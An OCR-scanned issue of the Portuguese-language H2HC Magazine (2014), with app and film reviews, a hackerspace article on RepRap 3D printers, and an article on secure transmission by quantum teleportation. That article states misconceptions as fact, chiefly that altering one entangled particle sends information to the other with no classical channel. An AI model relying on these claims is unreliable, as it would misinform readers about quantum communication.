


H2HC

HACKERS TO HACKERS CONFERENCE

MAGAZINE

GERAÇÃO MAKERS

IMPRESSORAS 3D

O ÁREA 31 HACKERSPACE EXPLICA TUDO SOBRE ELAS!


ESPECIAL H2HC 10 ANOS

TUDO SOBRE A EDIÇÃO ESPECIAL DE 10 ANOS DO EVENTO

SISTEMA DE TRANSMISSÃO SEGURO POR MEIO DE TELE TRANSPORTE QUÂNTICO

POR RAFAEL W. DE OLIVEIRA

E MUITO MAIS: NOVIDADES, REPORTAGENS, NOTÍCIAS, FOTOS...



H2HC

HACKERS TO HACKERS CONFERENCE

MAGAZINE

H2HC MAGAZINE
Edição 6
Janeiro de 2014

Direção Geral
Rodrigo Rubira Branco
Filipe Balestra

Diretora de Arte / Criação
Amanda Vieira

Coordenação Administrativa / Mídias Sociais
Laila Duelle


Coordenador de Redação
Jordan Bonagura
Marcelo M. Fleury

Redação
Ygor da Rocha Perreira
Gabriel Negreira Barbosa

Agradecimentos

Fernando Mercês
Fernando Morgado Leitão
Área 31 Hackerspace
Rafael Willuveit de Oliveira
Igor Alcantara
William da Costa
Gustavo Cavalheiro
Fio Cavallari
4Linux
Ewerson Guimarães

Índice



H2HC

HACKERS TO HACKERS CONFERENCE

MAGAZINE

APPS

Dial4me

Disponível em: iOS e Android
Preço: Gratuito

Para empreendedores que estão sempre na estrada, um app VoIP que pode facilitar a comunicação com sua equipe é o Dial4me. “Sempre uso em viagens internacionais, pois ele torna mais baratas as ligações feitas e recebidas fora do Brasil”. Além de ligações, é possível também enviar mensagens de texto.

iTranslate

Disponível em: IOS e Android
Preço: Gratuito

O iTranslate é um app de tradução versátil. Ele converte textos entre mais de 70 idiomas. No caso de línguas como chinês, russo, grego e árabe, que usam escritas não latinas, o app mostra também a tradução transliterada para o alfabeto latino. E ele ainda pode falar a frase em voz alta. A versão gratuita não reconhece frases faladas, mas pode-se acrescentar esse recurso por 4,99 dólares.

HeyWire

Disponível em: IOS e Android
Preço: Gratuito

O HeyWire é um app de mensagens no estilo do WhatsApp e de outros similares, mas com alguns recursos incomuns. Ele permite enviar, de graça, torpedos e fotos a celulares que não possuem o app. Esse recurso pode ser usado no Brasil, mas não funciona para envio a números da TIM. Além disso, o HeyWire inclui uma espécie de gerador de memes. Para usá-lo, basta fotografar alguma coisa, acrescentar um comentário, aplicar efeitos à imagem e enviá-la aos amigos. Itens à venda no app permitem suprimir os anúncios e acrescentar temas gráficos e efeitos sonoros.

Moovit


Disponível em: IOS e Android
Preço: Gratuito

O Moovit é um app de navegação dirigido a quem usa transporte público. Ele traça rotas combinando metrô, trem, ônibus e percursos a pé; e até avisa quando é hora de descer do ônibus ou do trem. No Brasil, ele funciona em São Paulo e no Rio de Janeiro. Nos testes que fizemos as rotas traçadas estavam corretas. O aplicativo emprega dados captados pelos usuários para estimar o tempo de percurso. E, como usa o sistema de localização do smartphone, pode encurtar a duração da carga da bateria.

LIVROS

A Teoria de Tudo - A Origem e o Destino do Universo
Stephen Hawking

Grande divulgador de ciência mas também cientista brilhante, Hawking acredita que os avanços da física teórica devem poder ser compreendidos pelo grande público, e não apenas por alguns cientistas. Neste livro, propõe-nos a extraordinária aventura da descoberta do cosmos e do nosso lugar nele. Em sete lições, responde à curiosidade de todos aqueles que já olharam fascinados para o firmamento e se perguntaram o que há lá em cima e como foi lá parar.



Grau 26 - A Origem
Duane Swierczynski e Anthony E. Zuiker

Anthony E. Zuiker, visionário criador de CSI, apresenta o primeiro romance digital interativo sobre a mais brutal série de crimes do mundo. O perito Steve Dark e sua equipe têm nas mãos o mais terrível assassino de todos os tempos. Um homem tão perverso que não se encaixa nos 25 graus de psicopatia estipulados pela lei. Para ele, é necessário criar o grau 26. Um livro eletrizante e inovador, a primeira experiência literária de conversão de mídias.

FILMES

Ender´s Game: O Jogo do Exterminador


Em um futuro próximo, extraterrestres hostis atacaram a Terra. Com muita dificuldade, o combate foi vencido, graças ao heroísmo do comandante Mazer Rackham. Desde então, o respeitado coronel Graff e as forças militares terrestres treinam as crianças mais talentosas do planeta desde pequenas, no intuito de prepará-las para um próximo ataque. Ender Wiggin, um garoto tímido e brilhante, é selecionado para fazer parte da elite. Na Escola da Guerra, ele aprende rapidamente a controlar as técnicas de combate, por causa de seu formidável senso de estratégia. Não demora para Graff considerá-lo a maior esperança das forças humanas. Falta apenas um treinamento com o grande Mazer Rackham, e depois garoto estará pronto para a batalha épica que decidirá o futuro da Terra e da humanidade.

Elenco: Harrison Ford; Asa Butterfield; Viola Davis; Hailee Steinfeld; Abigail Breslin; Ben Kingsley; Moises Arias; Gavin Hood **Direção:** Gavin Hood **Gênero:** Aventura **Duração:** 114 min. **Distribuidora:** Paris Filmes **Classificação:** 10 Anos

O Hobbit: A Desolação de Smaug

Segunda parte da jornada de um hobbit pacato, Bilbo Bolseiro, que é convidado por um mago, Gandalf, a entrar numa aventura como ladrão, com mais 13 anões. Eles precisam roubar Smaug, um dragão que há muito tempo saqueou o reino dos anões do avô de Thorin e que desde então dorme sobre o vasto tesouro.

Elenco: Martin Freeman, Ian McKellen, Bill Nighy, James Nesbitt, Adam Brown, Richard Armitage, Aidan Turner, Rob Kazinsky, Graham McTavish, Andy Serkis, Christopher Lee, Ian Holm, Orlando Bloom **Direção:** Peter Jackson **Gênero:** Aventura **Duração:** 161 min. **Distribuidora:** Warner Bros **Classificação:** 12 Anos



O Lobo de Wall Street

O filme é adaptação do livro de memórias de Jordan Belfort, que no Brasil ganhou o nome de “O Lobo de Wall Street”. Belfort foi um corretor de títulos da bolsa norte-americana que entrou em decadência nos anos 90. Sua história envolve o uso de drogas e crimes do colarinho branco.

Elenco: Leonardo DiCaprio; Jonah Hill; Margot Robbie; Matthew McConaughey; Kyle Chandler; Rob Reiner; Jon Bernthal; Jon Favreau **Direção:** Martin Scorsese **Gênero:** Policial **Duração:** 179 min. **Distribuidora:** Paris Filmes **Classificação:** 16 Anos

Frankenstein - Entre Anjos e Demonios


Versão moderna da história do cientista Frankenstein e de seu monstro. Desta vez, a criatura participa de uma longa e sangrenta batalha entre dois grupos que se opõem há séculos.

Elenco: Aaron Eckhart; Bill Nighy; Yvonne Strahovski; Miranda Otto; Jai Courtney; Caitlin Stasey; Aden Young **Direção:** Stuart Beattie **Gênero:** Terror **Duração:** 93 min. **Distribuidora:** Playarte **Classificação:** 10 Anos

Gravidade

Dra. Ryan Stone é uma engenheira de médicos em sua primeira missão de ônibus espacial e é acompanhada pelo astronauta veterano Matt Kowalsky , que está no comando do ônibus espacial, em sua última missão. Durante uma caminhada espacial, o ônibus espacial é quase destruído após colidir com lixo espacial, deixando ambos no espaço sideral, com oxigênio limitado, e nenhuma comunicação da Terra, forçando-os a confiar em si mesmos.

Elenco: Sandra Bullock, George Clooney, Ed Harris, Orto Ignatiussen, Paul Sharma, Amy Warren, **Direção:** Alfonso Cuarón **Gênero:** Ficção científica **Duração:** 91 min.**Distribuidora:** Warner Bros **Classificação:** 12 Anos



Um pouco sobre a história da Impressão 3D

TEXTO E IMAGENS POR
FERNANDO M. LEITÃO /
ÁREA 31 HACKERSPACE

Depois de passar algumas dificuldades tentando tornar real alguns protótipos, foi identificada que existe uma problemática enorme na indústria em relação às opções de prototipagem rápida, pois além de escassas, possuem um custo muito elevado. Solução então, foi implementar um projeto OpenSource correspondente a um dos modelos da “RepRap”, mas com algumas melhorias e adaptações, possibilitando uma maior flexibilidade para possíveis mudanças visando os mais diversos tipos de uso.

Com o sucesso na construção da impressora foi possível projetar outros modelos em menor/maior escala e que são totalmente personalizáveis, de maneira fácil e simples.

O conceito de impressão tridimensional (3D), ou prototipagem rápida, visa à produção de um objeto detalhado, com volume e profundidade a partir de um modelo digital. A impressão 3D permite o rápido desenvolvimento de produtos sustentáveis e tem sido crescentemente utilizada para ter em mãos os protótipos de componentes com objetivo de economizar materiais, tempo e custos.

Dentre as diversas tecnologias, temos o uso da sobreposição de diversas lâminas de polímeros, camada por camada, conferindo sua forma final. Seria como brincar de lego, onde camada por camada o objeto toma forma.

A RepRap (replicating rapid-prototyper) é uma comunidade que permitiu a expansão “sem freios” da Impressão 3D, visando a possibilidade de ter maquinas auto-replicantes, permitindo assim a construção de sua máquina e “imprimir” as mesmas peças. A RepRap foi criada por Adrian Bowyer, engenheiro e matemático pela Universidade de Bath, UK. Funciona derretendo plásticos diversos, como se fosse uma “cola quente”, que quando solidificado camada a camada, cria objetos reais a partir dos desenhos feitos em softwares de modelagem 3D.

Onde adquirir

Existem várias empresas no Brasil onde é possível adquirir estas máquinas montadas ou até mesmo kit’s completos, onde o trabalho se resume em comprar, abrir a caixa e ter todos os componentes prontos para serem montados. Isto pode ser visto na figura 1 abaixo.

Figura 1

Aqui no Brasil empresas como a Movtech, Saraiva, Walmart, e outras já estão comercializando este produto.

O Hacker Space Área 31 lançará em breve uma campanha que vai permitir expandir ainda mais o uso destas impressoras. As pessoas, empresas, hackerspaces e qualquer outra instituição que tiver interesse em ter suas próprias maquinas, poderão se inscrever no programa e receber o kit de peças plásticas gratuitamente, desde que se comprometam a doar as peças para outras pessoas assim que conseguirem ter suas maquinas em funcionamento. Mais detalhes desde modelo de licenciamento será divulgado em breve no site do HackerSpace.

Onde pesquisar

Por ser um projeto OpenSource existem muitas variantes, todas acessíveis no site oficial do projeto.

Para iniciantes é recomendada o grupo ReprapBR http://groups.google.com/group/reprapbr

No site do Hackerspace Área 31 também possui uma vasta informação sobre as impressoras, inclusive todos os códigos utilizados para impressões ***http://www.area31.net.br/wiki/Categoria:Impressoras_3D***

Eletrônica:

As impressoras 3D utilizam microcontroladores Atmel de vários modelos, o 644p, 1284,1286 ou o mais recente 2560. Pode ser utilizado também um Arduino com shield com todas as portas necessárias para o controle da impressora, destacando-se a Ramps.

No mercado existem diversas placas prontas, mas se deseja construir sua própria placa, todos os esquemáticos e lista de componentes estão disponíveis no site do projeto.

Entre as placas mais famosas, estão:

- Sanguinololu;
- Printrboard;
- Ramps;
- Gen7 (existe a variação Gen7BR com componentes comuns do Brasil);
- RAMB0;
- Melzi;
- Teensylu;

Algumas placas já possuem os as controladoras dos motores integrados, outras precisam ser adicionados a parte. Normalmente são utilizados stepdrivers A4988 que dão conta dos motores NEMA17, utilizados nos eixos da maquina.

Softwares:

Caso sua impressora 3D já esteja pronta, você precisará alimentá-la com dados. O fluxo de trabalho basicamente obedece aos seguintes passos:

1- Criar um modelo 3D e exporta-lo para o formato STL (todos os modeladores 3D mais conhecidos possuem a opção), ou até mesmo realizar o download diretamente de sites especializados na internet como, por exemplo, o Thingiverse (www.thingiverse.com);

2 - Organizar um ou mais modelos em uma placa de impressão virtual;

3 - Fatiar os modelos 3D em camadas finas, onde o software calculará toda a trajetória automaticamente. Basta ao usuário definir as configurações do fatiamento e o software fará o resto do trabalho, criando assim um arquivo gcode. Todo este processo pode ser feito pelo software chamado CURA, que será abordado mais abaixo.

4 - Abrir o gcode em softwares de gerenciamento da impressão, como por exemplo o Pronterface (Pronterface), RepetierHost, Octoprint, etc. Existem alguma máquinas que já possuem um LCD e leitor de cartões SD, que elimina a necessidade de um computador para gerenciar a impressão.




Figura 2 - *Pronterface*

Neste link você poderá ver um vídeo da máquina funcionando com LCD
http://www.youtube.com/watch?v=f7lsSXqFHOA

Desde a versão 0.2 o Kankin, (uma distribuição Linux para Raspberry PI, baseada no Funtoo,) possui todos os softwares necessários para utilização das impressoras 3D.

Fatiadores:

Existem diversos fatiadores disponíveis na internet, o indicado neste artigo será o Cura (Figura 3), que possue todas as opções necessárias para se ter peças de alta qualidade.
http://software.ultimaker.com/

Figura 3 - *Desenho sendo preparado para imprimir*


Materiais:

Nas máquinas de prototipagem rápida do mercado, a grande maioria utiliza o plástico ABS (acrilonitrila butadieno estireno, resultado na Figura 4), derivado de petróleo, que é de fácil acesso e aplicação em todas as áreas da indústria. Provavelmente você tem contato com este plástico todos os dias e nem se da conta disto, pois ele é encontrado desde peças de Lego a para-choque de carros. Na Figura 5 é possível observar a maquina após a finalização da impressão do modelo fatiado no Cura, gerenciada pelo LCD e utilizando um SDCard.

Temos também o PLA (composto por ácido polilático) que é "ecologicamente correto", pois ao contrario do ABS, é derivado de milho, e é biodegradável.

Figura 4 - *Peça impressa usando o polímero ABS*

Figura 5 - *Peça finalizada utilizando a impressão com ABS via SDCard e LCD*



Conclusão

Foi possível contruir, configurar e utilizar a maquina com um investimento muito abaixo do imaginado, com a mesma qualidade das maquinas comerciais vendidas até então. Isso tudo mostra que a geração Makers está presente e forte, onde projetos OpenSource, tanto de software quanto hardware estão cada vez mais presentes.

Comunidade:

http://reprap.org/wiki/RepRap
http://groups.google.com/group/reprapbr
http://www.area31.net.br/wiki/Categoria:Impressoras_3D

Modelos:

http://www.thingiverse.com

Softwares:

Cura:
http://software.ultimaker.com
Pronterface:
https://github.com/kliment/Printrun

Lojas:

http://www.movtech.com.br
http://loja.cliever.com.br
http://metamaquina.com.br
http://www.makerfarm.com
http://www.makerbot.com

Videos:


LCD:
http://www.youtube.com/watch?v=f7lsSXqFHOA
Apito:
http://www.youtube.com/watch?v=VCnDfWXpV4w
Yoda:
http://www.youtube.com/watch?v=ETCtU_rKNqw

Área31 HACKERSPACE

www.area31.net.br

ÁREA 31 HACKERSPACE

O primeiro HackerSpace mineiro em funcionamento, com apoio dos maiores hackerspaces e eventos de tecnologia do Brasi
Site: http://www.area31.com.br
Fundação: 11/08/2013
Sede 01: Universidade Fumec - Rua Cobre, 200, bairro Cruzeiro - Belo Horizonte-MG (laboratórios)
Sede 02: Casa do Estudante - Rua Ouro Preto, 1421 - Santo Agostinho - Belo Horizonte-MG (reuniões)Membros: 12
Atividades: Oficinas de raspberry pi, arduíno, impressoras 3D, modelagem 3D e sistemas operacionais Unix e familiares. Administração, hacks, ajustes, reparos e demais desenvolvimentos de projetos de tecnologia, cultura e educação digital.. Em breve novas atividades.



11ª EDIÇÃO 2014

H2HC

HACKERS TO HACKERS CONFERENCE

18 e 19 de Outubro
Novotel Morumbi - São Paulo

A chamada de trabalhos para a 11ª edição da **Hackers 2 Hackers Conference** está aberta!

Veja os pré-requisitos no site
www.h2hc.com.br

Sistema de Transmissão Seguro por Meio de Tele Transporte Quântico

POR RAFAEL WILLUVEIT DE OLIVEIRA

NOTA DO EDITOR: Fizemos o possível para revisar este artigo com acurácia e garantir a acertidão do conteúdo, mas devido a escassez de especialistas na área e especificidade do tema estamos restritos a confiar nos experimentos mencionados nos artigos referência (as referências foram todas lidas pelo revisor e o texto está coerente com as observações das mesmas).

Transmitir informação de uma localidade para a outra de forma segura é um dos maiores desafios que existem há séculos. Para o transporte da informação de forma segura são utilizados diversos métodos como por exemplo a criptografia, mas, ainda assim são passíveis de interceptação e matematicamente possível de serem descriptografados e consequentemente ter a informação lida. Por mais que sejam utilizados diversos meios de cifrar a mensagem, sempre existirão os problemas de possibilidade de interceptação da mensagem, vulnerabilidades na troca de chaves e a possibilidade de descriptografia. No entanto, desde os anos 80 alguns cientistas da computação como Charles Bennet e físicos, principalmente Richard Feynman [2] anunciaram o que seria a computação quântica, ciência que utiliza princípios da mecânica quântica diretamente nos sistemas computacionais, e com a evolução dessa ciência é possível alcançar alta capacidade computacional e novas abordagens dos sistemas de comunicação e processamento de dados. O método que irá ser demonstrado no artigo propõe uma evolução no meio de comunicação clássico com a exploração de princípios quânticos do entrelaçamento, tele transporte, inabilidade de interceptação devido à incerteza e pela impossibilidade de cópia da informação. Esse método pode resolver problemas da criptografia e ainda pode ser explorado para alta capacidade de transmissão de informação.

PRINCÍPIOS DA MECÂNICA QUÂNTICA

Para ser possível a compreensão do artigo, deve-se ter em mente alguns princípios chave da mecânica quântica que estão diretamente relacionados a nova abordagem de comunicação.

- **Princípio da superposição:** na mecânica quântica o estado de um sistema físico é definido pelo conjunto de todas as informações que podem ser extraídas desse sistema ao se efetuar alguma medida. [3] Essa sentença define que na mecânica quântica, uma partícula na realidade não pode ser definida meramente por um único valor, mas, por um conjunto de valores. Caso uma partícula tenha dois estados x e y, e em determinada medição espera-se o valor 100% para o estado x, na realidade, devido ao princípio da superposição o valor vai ser aproximadamente 80% para x e ao mesmo tempo 20% para y. Isso significa que não existem estados extremos, eles se sobrepõe.

- **Bit quântico:** ou qubit, O processamento clássico de informação é realizado com bits. Esse sistema trabalha com apenas dois estados chamados zero ou um. Por meio do agrupamento dos bits que pode-se fazer combinações arbitrárias computacionais. O ele mento básico correspondente usado na informação quântica é o bit quântico ou qubit que é um sistemas quântico simples com dois estados base ortonormal chamados $|0\rangle$ e $|1\rangle$ [4] O bit quântico não é limitado somente aos dois estados: 0 ou 1, mas, pode interagir nos estados de superposição. Seu estado é definido por:

$$|\psi\rangle = \alpha|0\rangle + \beta|1\rangle \quad (1)$$

Onde α e β são números complexos.

- **Princípio da Incerteza de Heisenberg:** consiste em um enunciado da mecânica quântica formulado por Werner Heisenberg impondo restrições à precisão com que se pode efetuar medidas simultâneas de uma classe de pares de observáveis. Para exemplificar, os aspectos físicos do reino microscópio (as posições das partículas, suas velocidades, energias, momentos angulares etc.) podem dividir-se em duas listas, A e B. Heisenberg descobriu que o conhecimento que se tenha de um dos aspectos da lista A compromete fundamentalmente a sua capacidade de conhecer o aspecto correspondente na lista B.

  Se conhecer, por exemplo, a primeira ou a segunda característica da lista A, a capacidade de conhecer a primeira ou a segunda característica da lista B será fundamentalmente comprometida. [5]

- **Tele Transporte Quântico:** é o processo em que cada qubit (unidade básica de informação quântica) pode ser transferido de um local para outro sem que o qubit seja enviado através do meio espacial. [6]

  Proposto pela primeira vez em 1992 por físicos teóricos que trabalhavam para a empresa IBM [6], utiliza o fenômeno do entrelaçamento quântico pelo qual partículas subatômicas que passam por processos quânticos mantêm um tipo de associação intrínseca mesmo depois de separadas, à semelhança do fenômeno de ressonância, mas teoricamente independente da distância. Esse fenômeno é originário do paradoxo de EPR (Einstein – Podolsky – Rosen).

- **Teorema da Impossibilidade de Cópia:** O teorema da não cópia (ou teorema da impossibilidade de cópia) é o resultado da mecânica quântica que proíbe a criação de cópias idênticas de um arbitrário e de desconhecido estado quântico. Esse fenômeno foi apresentado no artigo [9]. Em [7] é afirmado que não é possível fazer reprodução da informação quântica: "[...] é impossível copiar um estado quântico. Este fato é conhecido como teorema da impos*sibilidade de cópia."*

COMUNICAÇÃO POR MEIO DO TELE TRANSPORTE QUÂNTICO

O método tradicional de comunicação opera com as funções de codificação e decodificação de sinais. [8] De forma resumida, o emissor da informação envia informações digitais, bits que são 0 ou 1, em forma de pulso e que geralmente são codificados de diferentes formas para sinal analógico. Essas informações são transportadas por meios guiados: cabos par trançado, fibra ótica; e meios não guiados: envio de informação por ondas eletromagnéticas, por exemplo, UHF, AM, FM, 2.4 GHz e etc.

No entanto, a informação para a comunicação quântica opera com outra métrica. Ao contrário do bit clássico que pode ser somente 0 ou 1, a comunicação quântica utiliza bit quântico. Como falado anteriormente, o bit quântico pode ser 0 e 1 ao mesmo tempo e/ou um grande percentual de um número e um percentual menor de outro. Portanto, para estabelecer o envio de uma informação originária de uma rede de comunicação comum IP que utiliza bits comuns é necessário convergir essa informação para bits quânticos.

Por exemplo, para ter um certo nível de precisão da informação, ao enviar um bit clássico com valor 1, o seu referente bit quântico deve ter valor que varie de 70 à aproximadamente 100% para 1 e que seja igual ou inferior à 30% de possibilidade de ser 0. No entanto, só para deixar um pouco mais complexo, um único bit quântico por chegar a ter vários bit clássicos. Ao considerar essa conversão de bits clássicos para quânticos, acaba fazendo referência à funcionalidade de um modem.

Assim como um modem, para esse método de comunicação, essa tecnologia deve ser um gateway da rede que converge os dados e envia para a outra ponta que é capaz de entender esses bits quânticos e codifica-los novamente para bits clássicos. No entanto os bits quântico, essa informação não trabalha diretamente como uma onda eletromagnética e sim pode ser adotados diferentes meios para cria-lo. O bit quântico pode ser criado em fótons, por exemplo. [9]

Para estabelecer a comunicação entre dois locais é necessário entrelaçar duas partículas, criar uma ligação entre elas, quando isso ocorre os estados quânticos dessas partículas, no caso bit quânticos estão intrinsecamente ligados e nesse caso, ao utilizar fótons entrelaçados, mantém-se um fóton entrelaçado no emissor e envia o outro fóton entrelaçado para o receptor.

A partir desse evento, mesmo distantes, essa partículas continuam tendo relação entre seus estados quânticos devido ao entrelaçamento quântico. Portanto, uma partícula que está com um estado quântico x no local do emissor continua mantendo relação com a partícula no emissor com estado relativo a x no valor y. Caso seja alterado o estado quântico na partícula no emissor, quase instantaneamente (limitado a velocidade da luz) a partícula no receptor irá alterar seu estado para continuar relativo à outra partícula.

No momento em que estão estabelecidas as partículas entrelaçadas em dois locais diferentes, qualquer alteração do estado quântico, geralmente utilizado a polarização da partícula, poderá ser enviado informação pelo etéreo do tele transporte quântico no chamado canal EPR.

A figura 1 exemplifica a comunicação por meio quântico entre dois locais. O emissor A envia um fóton entrelaçado para o receptor B através da fibra ótica. O receptor B mantém o fóton entrelaçado e o emissor A faz variações no estado quântico da partícula em sua posse e que por consequência altera o estado da partícula em B. Por meio de alterações do estado quântico da partícula são enviadas informações via bit quântico. No entanto, toda transação de informações de estado quântico ocorrem no canal EPR, o meio etéreo.




Figura 1 *Comunicação Quântica*

O efeito de comunicação quântica já foi amplamente testado e possui costantes artigos referentes ao tema. Recentemente a obra An Elementary Quantum Network of Single Atoms in Optical Cavities [10] provou categoricamente a possibilidade de comunicação via entrelaçamento quântico. Além desse artigo, o artigo Quantum teleportation using active feed-forward between two Canary Islands [11] realizou um experimento em que foram transportados estados quânticos em um tele transporte de mais de 143 quilômetros de distância. É importante salientar que a taxa de erros de transmissão de informação é menor que 15% [10], o que pode ser considerado muito alto.

A figura 2 mostra uma topologia em que os dados inerentes da rede IP são roteados para o gateway quântico e então convergidos os bits para os bits quânticos, são enviadas partículas entrelaçadas via fibra ótica, se estabelece a troca de informações pelo canal EPR, o gateway quântico no receptor recebe a informação e converge para bits clássicos

e encaminha para o destinatário.




Figura 2 *Exemplo gateway quântico*

EVOLUÇÃO NA SEGURANÇA DA INFORMAÇÃO COM A UTILIZAÇÃO DA COMUNICAÇÃO QUÂNTICA

Enviar uma informação entre dois locais distantes de forma segura sempre foi e será um desafio. Manter a integridade, confiabilidade e disponibilidade são características complexas e difíceis de serem alcançadas.

Nos meios de comunicação atuais, utiliza-se criptografia para manter o sigilo da informação, vários tipos de ferramentas de modulação e correção de erro para a transmissão da informação e ainda existem os problemas de performance para o envio do maior número de informações possíveis no mesmo meio de forma íntegra e rápida.

